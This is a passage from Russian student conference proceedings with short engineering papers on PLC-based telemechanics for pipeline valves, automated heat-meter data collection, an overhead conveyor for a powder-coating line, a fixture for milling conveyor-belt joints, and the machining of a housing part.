


Рис. 1. Логическое реле ONI CPU1410




Рис. 2. Среда программирования ONI PLR Studio

Сигнал «Неисправность системы микроклимата» от любого из трех датчиков температуры превысил предельно возможные уставки или активен аварийный сигнал самодиагностики ПР в виде «сухого контакта». При поступлении сигнала «Пожар» ПР закрывает две заслонки и отключает канальный вентилятор инженерного отсека, закрывает заслонку на отверстии кондиционера и сам кондиционер. ПР блокирует работу данных объектов до снятия сигнала «Пожар».

Список источников

1. Системное руководство. URL: <https://cdn-01.iiek.ru/media/original/81f9a1df89299c2d34ba22fbc6c145472a48472b88911441a9a0c71aab20de.pdf> (дата обращения: 25.03.2024).
2. Петрешин Д.И., Федонин О.Н., Федоров В.П., Хандожко А.В., Хандожко В.А. Расширение функциональных возможностей металлорежущих станков с чпу путем организации связи между пэвм и учпу при построении адаптивной системы управления. Вестник Брянского государственного технического университета. 2011. № 4 (32). С. 4-9.
3. Шрубченко И.В. О необходимости обработки поверхностей бандажей технологических барабанов при их сборке. Тяжелое машиностроение. 2006. № 10. С. 27-29.
4. Федонин О.Н., Шалыгин М.Г. Повышение коррозионной стойкости и износостойкости изделий транспортного и химического машиностроения. Научно-технические проблемы в машиностроении. 2020. № 8 (110). С. 3-10.
5. Андриянов А.И., Михальченко Г.Я. Математическое моделирование импульсных преобразователей напряжения на базе однополярной реверсивной модуляции. Мехатроника, автоматизация, управление. 2005. № 1. С. 11-19.

Материал поступил в редколлегию 18.04.2024

УДК 004.42

Система линейной телемеханики на базе контроллера «Эмикон»

Прохоренко Кирилл Сергеевич (ст.гр.О-20-АТП-аутп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Хандожко Виктора Александровича (vichandozhko@gmail.com).

Аннотация. В работе рассмотрена структура системы линейной телемеханики на базе оборудования учебного центра «БГТУ – Транснефть – Дружба». Уделено внимание особенности аппаратной и программной частей системы. Система реализована на примере управления линейной задвижкой от диспетчерского пункта до контроллера линейной телемеханики.

Ключевые слова: линейная телемеханика, задвижка, программируемый логический контроллер, SCADA.

Телемеханические сети и протоколы широко используются на объектах энергетического сектора. Рассматриваемая в работе система построена по трехуровневой структурной схеме АСУТП (рис. 1).



Рис. 1. Трёхуровневая схема АСУТП: АРМ – автоматизированное рабочее место; ТМ – телемеханика

На верхнем уровне работает сервер ввода/вывода на базе SCADA SYNSCAN. Клиентская часть проекта SYNSCAN запускается на АРМ диспетчера и служит для управления запорной арматурой.

На среднем уровне работает прикладное программное обеспечение (ПО) на программируемом логическом контроллере (ПЛК) телемеханики. Обмен с микропроцессорной системой автоматизации запорной арматуры может происходить как по физическим каналам управления DO/DI/AI, так и с помощью сети Modbus RTU. ПЛК выдает дискретные команды «Открыть», «Закреть» и «Стоп», принимает дискретные сигналы открытия «КВО», закрытия «КВЗ», муфты открытия «МВО», муфты закрытия «МВЗ», магнитного пускателя открытия «МПО», магнитного пускателя закрытия «МПЗ» и аналоговый сигнал 4-20 мА положения арматуры. Для работы со SCADA ПЛК передает данные и принимает команды по протоколу МЭК-104 [1].

Взаимодействие среднего и верхнего уровней системы управления происходит с помощью связки ПО CybServer870 и PowerTool (рис. 2).




Рис. 2. OPC-конфигурация PowerTool

Первая программа содержит конфигурацию тегов МЭК-104 для опроса, принимаемых и передаваемых от ПЛК. Данные по протоколу МЭК передаются на АРМ диспетчера.

Вторая программа преобразует МЭК-104 в протокол OPC, который используется для работы диагностического ПО SCADA iFix. Данное ПО позволяет контролировать состояние сигналов DO/DI/AI (включено, выключено, недостоверность) и используется при поиске неисправностей в цепях управления и сигнализации арматуры.

ПО SYNSCAN на АРМ диспетчера позволяет дистанционно управлять открытием и закрытием арматуры и наблюдать состояние задвижки (открыто, закрыто, в промежутке и др.).

Список источников

1. ГОСТ Р МЭК 60870-5-104-2004. Устройства и системы телемеханики. Часть 5. Протоколы передачи. Раздел 104. Доступ к сети для ГОСТ Р МЭК 870-5-101 с использованием стандартных транспортных профилей.

2. Матлахов В.П., Мороз И.Р., Рыжиченко А.И., Степанов А.В. Разработка прототипа руки под управлением arduino. В сборнике: Инновационные модели системы образования - ресурс развития региональных территорий. Материалы международной научно-практической конференции. 2015. С. 29-31.

3. Левый Д.В. Применение 3d-прототипирования в научной работе и учебном процессе. В сборнике: Инновационные модели системы образования -

ресурс развития региональных территорий. Материалы международной научно-практической конференции. 2015. С. 61-63.

4. Пугачев А.А., Бондаренко Д.А. Результаты экспериментальных исследований тепловых процессов в асинхронном двигателе. Вестник Брянского государственного технического университета. 2015. № 3 (47). С. 77-82.

5. Прокофьев А.Н., Федонин О.Н., Степошина С.В., Горленко О.А. Определение параметров режима обработки при обкатывании наружных цилиндрических поверхностей. Фундаментальные и прикладные проблемы техники и технологии. 2011. № 6-3 (290). С. 66-72.

Материал поступил в редколлегию 18.04.2024

УДК 681.5

Автоматизированная система сбора и обработки данных с приборов учёта тепла

Романенков Роман Геннадьевич (ст.гр. О-20-АТП-аутп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Малахановой Аллы Григорьевны (alovd@mail.ru)

Аннотация. Рассматривается необходимость внедрения автоматизированной системы сбора и обработки данных с приборов учёта тепла.

Ключевые слова: автоматизированная система, обработка данных, теплосчетчик.

Разработка автоматизированной системы сбора и обработки информации с приборов учёта тепла становится необходимостью для оптимизации энергопотребления.

В условиях современной технологической эры, где данные играют ключевую роль в принятии стратегических решений, автоматизированные системы сбора и обработки данных становятся необходимостью, особенно в отраслях, связанных с энергетикой. Автоматизированные системы сбора и анализа данных с приборов учёта тепла не только оптимизируют управление энергопотреблением, но и снижают издержки и повышают эффективность процессов.

Одной из ключевых проблем, с которой сталкиваются организации, является недостаточная точность сбора данных о потреблении тепла. Традиционные методы сбора информации, основанные на ручном вводе данных, могут быть подвержены ошибкам и манипуляциям. Автоматизированные системы сбора данных решают эту проблему, обеспечивая надежный и точный сбор информации о потреблении тепла [1].

Преимущества автоматизированных систем сбора и обработки данных с прибора учёта тепла включают:

1. Точность данных: автоматизированные системы обеспечивают точный сбор данных о потреблении тепла, что позволяет предприятиям принимать обоснованные решения на основе достоверной информации.

2. Экономия времени и ресурсов: использование автоматизированных систем сбора данных позволяет сократить время, затрачиваемое на ручной сбор и обработку информации, а также минимизировать риски человеческого фактора.

3. Улучшенное управление ресурсами: анализ данных, собранных с приборов учёта тепла, позволяет выявлять тенденции потребления энергии и оптимизировать процессы управления ресурсами.

4. Повышенная эффективность: автоматизированные системы позволяют быстро реагировать на изменения в потреблении тепла и проводить анализ эффективности используемых тепловых ресурсов.

5. Снижение издержек и потерь: благодаря точному мониторингу потребления тепла и выявлению возможных утечек или потерь, компании могут сократить издержки и повысить эффективность своей деятельности.

Реализация автоматизированной системы сбора и обработки данных с прибора учёта тепла требует интеграции современных технологий, таких как датчики, сетевое оборудование и программное обеспечение для анализа данных. Однако вложения в такие системы окупаются за счет повышения эффективности и сокращения издержек в долгосрочной перспективе.

Структурная электрическая схема разработанной системы сбора и обработки данных с приборов учёта тепла представлена на рисунке 1.




Рисунок 1. Структурная схема автоматизированной системы сбора и обработки данных с прибора учёта тепла

Разработанная автоматизированная система сбора и обработки данных с приборов учёта тепла включает механические счётчики тепла с радиовыходом IoT Тепловодохран Пульсар Ду15, устройство сбора и передачи данных Пульсар, а также сервер [2].

Внедрение автоматизированной системы сбора и обработки данных с

прибора учёта тепла является стратегическим шагом для организаций, позволяющим повысить эффективность и управляемость процессов, а также сократить издержки и риски.

Список источников

1. Обзор автоматики для счетчиков тепла и воды. URL: https://avitek-i.ru/articles/obzor_avtomatiki_dlya_schetchikov_tepla_i_vody/ (дата обращения 15.02.2024г.)
2. ООО НПП «ТЕПЛОВОДОХРАН» Производитель счетчиков воды, теплосчетчиков и других приборов для учета энергоресурсов | НПП ТЕПЛОВОДОХРАН. URL: <https://pulsarm.ru> (дата обращения 01.03.2024г.).
3. Аверченков В.И., Казаков Ю.М. Автоматизация проектирования технологических процессов. Брянск, 2012.
4. Мирошников В.В. Модель комплексного многоуровневого fmea-анализа сложных систем. Брянск, 2012.
5. Федонин О.Н. Технологическое обеспечение и повышение коррозионной стойкости деталей машин. Научно-технические технологии в машиностроении. 2012. № 2 (8). С. 3-10.

Материал поступил в редколлегию 18.04.2024

УДК 338.364

Разработка проекта автоматизированной транспортной системы для линии порошковой покраски

Тимофеева Валерия Олеговна(ст.гр.О-22-АТП-аутп-М)

Работа выполнена под руководством к.т.н., доцента кафедры «Автоматизированные технологические системы», Степишиной Светланы Викторовны (Sve-steposhina@yandex.ru)

Аннотация. В статье описаны основные конструктивные элементы автоматизированных транспортных систем для линии порошковой покраски, представлена структурная схема системы управления.

Ключевые слова: порошковая краска, транспортная система, подвесной грузонесущий конвейер, автоматизация

Порошковая покраска представляет собой новое поколение технологий и обладает множеством достоинств и выгодных отличий:

- порошковая краска сразу готова к использованию без предварительной подготовки, а процедура окрашивания не занимает много времени;
- легко можно обеспечить процесс утилизации порошковых материалов и почти полный возврат в производственный цикл;

- имеет возможность механизации и полной автоматизации процесса производства покрытий;

- имеет возможность получить высокое качество покрытий, а также качественные эксплуатационные свойства [1].

Подбор и расчет необходимого оборудования являются одним из наиболее важных этапов разработки проекта автоматизированной транспортной системы для получения покрытий на основе порошковых красок.

В состав окрасочной линии входит следующее технологическое оборудование: камера подготовки поверхности, камера для сушки деталей, камера нанесения покрытия, печь полимеризации, транспортная система.

Транспортная система является одним из ключевых элементов окрасочной линии несмотря на то, что не несет основного технологического значения.

В большинстве случаев при проектировании линии порошковой покраски предпочтение отдают подвесному грузонесущему конвейеру.

Главное отличие грузонесущего конвейера от других разновидностей подвесных конвейеров - непрерывность перемещения грузов с одинаковым ритмом по постоянной трассе, а также простота конструкции.

Подвесной автоматизированный грузонесущий конвейер обычно состоит из следующих основных компонентов:

- тягового элемента (цепи, каната), с постоянно прикреплёнными к нему каретками;

- поворотного устройства, которое необходимо для изменения направления движения тягового элемента на горизонтальных поворотах трассы;

- направляющих, по которым движутся каретки, поддерживающие цепь и подвески с грузами;

- привода, который служит для приведения в движение тягового элемента конвейера;

- натяжного устройства, которое необходимо для создания первоначального натяжения тягового элемента, компенсации его вытяжки вследствие износа и температурных изменений длины [2];

- контроллера, который является основным устройством управления автоматизированным подвесным конвейером. Он контролирует движение грузов, скорость конвейера, а также может включать функции мониторинга процесса;

- датчиков, которые устанавливаются в разных точках конвейера для обнаружения и контроля грузов;

- системы управления и мониторинга процесса, которые позволяют операторам следить и управлять работой конвейера, а также анализировать данные процесса.

Это основные компоненты и элементы, которые составляют структуру автоматизированного подвесного конвейера. В зависимости от конкретной задачи и требований пользователей, могут быть добавлены дополнительные

компоненты и функции. Структурная схема системы управления автоматизированного подвешного конвейера представлена на рисунке 1.

Щит управления подвесным конвейером




Рис.1. Структурная схема системы управления автоматизированного подвешного конвейера

Таким образом, автоматизация технологического процесса порошковой покраски с помощью транспортной системы уменьшает трудозатраты на перемещение материалов и готовой продукции, увеличивает общую производительность путем улучшения скорости процессов и сокращение простоев, уменьшает количество ресурсов за счет снижения вероятности ошибок брака, улучшает безопасность и минимизирует риски, связанные с механизмами перемещения тяжелых предметов.

Список источников

1. Яковлев А.Д. Порошковые краски. Технология покрытия: пер. с англ./ А.Д. Яковлев.-СПб: ЗАО «Промкомплект», Химиздат, 2001.-256 с.
2. Дьячков В.К. Подвесные конвейеры: изд. 3-е, перераб. и доп./ В.К. Дьячков. Москва: «Машиностроение», 1976.-322 с.
3. Zakharova A.A., Korostelyov D.A., Fedonin O.N. Visualization algorithms for multi-criteria alternatives filtering. Scientific Visualization. 2019. Т. 11. № 4. С. 66-80.
4. Нагоркин М.Н., Федоров В.П., Тотай А.В. Условия эксплуатации функциональных поверхностей трибоэлементов в типовых соединениях трения-скольжения. Известия Юго-Западного государственного университета. 2014. № 6 (57). С. 15-26.
5. Ильицкий В.Б., Польский Е.А., Филькин Д.М. Модель обеспечения качества сборочных единиц на основе анализа размерных связей. Справочник. Инженерный журнал. 2010. № 4 (157). С. 51-56.

Материал поступил в редколлегию 18.04.2024

УДК 621.9.01

Разработка приспособления для фрезерования стыковых поверхностей резиноканевых конвейерных лент

Яцков Илья Николаевич (ст. гр. О-23-ТМО-тоит-М)

*Работа выполнена под руководством к.т.н., доцента кафедры
«Металлорежущие станки и инструменты», Селифонова Виталия Сергеевича
(Vitalserg82@mail.ru)*

Аннотация. В статье рассматривается вопрос разработки технологической оснастки для механической обработки поверхностей резиноканевых конвейерных лент. Представлена конструкция приспособления для закрепления и последующей обработки поверхностей данных изделий.

Ключевые слова: резиноканевые конвейерные ленты, технологическая оснастка.

Работоспособность и надёжность оборудования во многом определяются соответствием свойств и методов получения материалов требуемым служебным характеристикам в условиях эксплуатации и правильностью разработки технологической схемы, обеспечивающей возможность изготовления из выбранного материала деталей требуемой конфигурации и размеров с обеспечением рабочих характеристик узла и конструкции в целом.

От правильности выбора материалов и технологической схемы их обработки существенно зависит обеспечение физико-механических параметров изделия, соответственно, надёжность и срок службы изделия. В частности, факторы, оказывающие влияние на качество обработанной поверхности материала, является правильный выбор конструктивных и в большей степени, геометрических параметров режущего инструмента, а также использование специализированной технологической оснастки, необходимой для закрепления соответствующих изделий в процессе механической обработки.

В настоящее время в машиностроении применяются изделия из металлических материалов, форма, размеры и требуемое качество которых получается путём механической обработки исходных заготовок. Однако, кроме металлических, используются также изделия из неметаллических материалов, таких как: пластмасса, древесина, резиновые и резиноканевые изделия и т.д. В частности, одним из объектов данного вида изделий являются резиноканевые конвейерные ленты, которые используются в качестве тягового и грузонесущего элемента ленточных конвейеров.

От качества изготовления стыковых соединений зависит надёжность работы и срок службы конвейера. В настоящее время, подготовку стыков поверхностей резиноканевых конвейерных лент производят ручным способом, либо с помощью специальных приспособлений. Данная операция занимает ≈ 4

часа, требует больших физических усилий, стоимость работ составляет от 50% до 70% стоимости новой ленты [1, 2].

В связи с этим, цель данной работы – разработка конструкции технологической оснастки для механической обработки стыковых поверхностей резиноканевых конвейерных лент. Опытный образец приспособления представлен на рис. 1.




Рис. 1 – Конструктивная схема приспособления для закрепления и последующей механической обработки стыковых поверхностей резиноканевых конвейерных лент

Представленное приспособление состоит из следующих элементов: основание 1, на поверхность которого устанавливается кронштейн 2. Фиксация осуществляется винтом 3. Установка плиты 4 на требуемый угол осуществляется с помощью концевых мер длины, которые устанавливаются между опорой 5 и основанием 1. Схема обработки поверхности представлена на рис. 2.




Рис. 2 – Схема обработки поверхности резиноканевой конвейерной ленты
1 – Режущий инструмент; 2 – Основание стола; 3 – Образец конвейерной ленты; D_r – главное движение резания (вращение инструмента); D_s – движение подачи (продольное перемещение стола); $D_{уст.}$ – установочное движение (вертикальное перемещение стола)

Образец конвейерной ленты 3 закрепляется на данное приспособление. Конструкция стола позволяет устанавливать требуемый угол скоса. Крепление ленты осуществляется с одной стороны. Усилия резания компенсируются натяжением ленты, что обеспечивает правильность формы стыка.

Список источников

1. Высочин, Е.М. Стыковка и ремонт конвейерных лент на предприятиях чёрной металлургии /Е. М. Высочин, Е. Х. Завгородний, В. И. Заренков. – М.: Металлургия, 1989 – 192 с.
2. Голиков, Г.Ф. Резиноканевые конвейерные ленты. Практика стыковки. Корпоративно-справочное пособие / Г.Ф. Голиков. – Сергиев-Посад, 2011–157 с.
3. Съянов С.Ю. Определение остаточных напряжений, износа инструмента и производительности при электроэрозионной обработке. Вестник Брянского государственного технического университета. 2006. № 2 (10). С. 59-61.
4. Крахмалев О.Н. Объектно-ориентированное моделирование динамики манипуляционных систем на основе матриц преобразования однородных координат. Робототехника и техническая кибернетика. 2017. № 2 (15). С. 32-36.
5. Акулов П.А., Петрешин Д.И., Сырых А.Д. Автоматизация испытаний электрических соединителей. Автоматизация и измерения в машиноприборостроении. 2018. № 3 (3). С. 100-106.

Материал поступил в редколлегию 18.04.2024

УДК 621.02

Исследование обеспечения показателей надежности функциональных поверхностей детали «Корпус промежуточный» на этапах технологической подготовки производства

Есин Сергей Николаевич (ст. гр. О-22-МТМ-атм-М)

*Работа выполнена под руководством доцента кафедры «Технология машиностроения», Польского Евгения Александровича
polskiy_tm_2017@mail.ru)*

Аннотация: в статье рассматривается этап жизненного цикла изделия – проектирование технологического процесса с назначением методов и режимов обработки для формирования параметров точности и качества поверхности, обеспечивающих требуемые показатели надежности машины. Приведены обоснования по проектированию технологической операции с выделением установов, позиций и технологических переходов.

Ключевые слова: точность механической обработки, параметры качества поверхности, жизненный цикл изделия.

С учетом конфигурации детали (корпус фланцевого типа с системой наружных и внутренних цилиндрических поверхностей) и формы заготовки (отливка в кокиль), для подготовки технологических баз, используемых на основных операциях механической обработки применяем многоцелевой станок модели ИС500 Глобус со специализированным столом, позволяющим вести обработку заготовки с пяти сторон за счет поворота основного и дополнительного стола.

Заготовку устанавливаем на плоскость крышки, по диаметру 230 мм и наружной радиусной поверхности лапки - опорные штыри с радиусной головкой, подпружиненный конический палец и подпружиненная призма. Такая схема базирования позволяет обеспечить равномерное снятие припуска по основному отверстию при дальнейшей обработке.

Два из трех крепежных отверстия обрабатываем по 7-му качеству точности (за три технологических перехода - сверление, зенкерование и развертывание) для снижения погрешности базирования на следующих операциях [1].

Такая обработка обусловлена необходимостью обеспечения достаточно жестких требований по взаимному расположению как цилиндрических поверхностей друг относительно друга, так и плоских относительно цилиндрических.

Схема установка (рис. 1) позволяет выдержать принцип постоянства баз и обеспечивает доступ режущего инструмента к различным поверхностям заготовки.

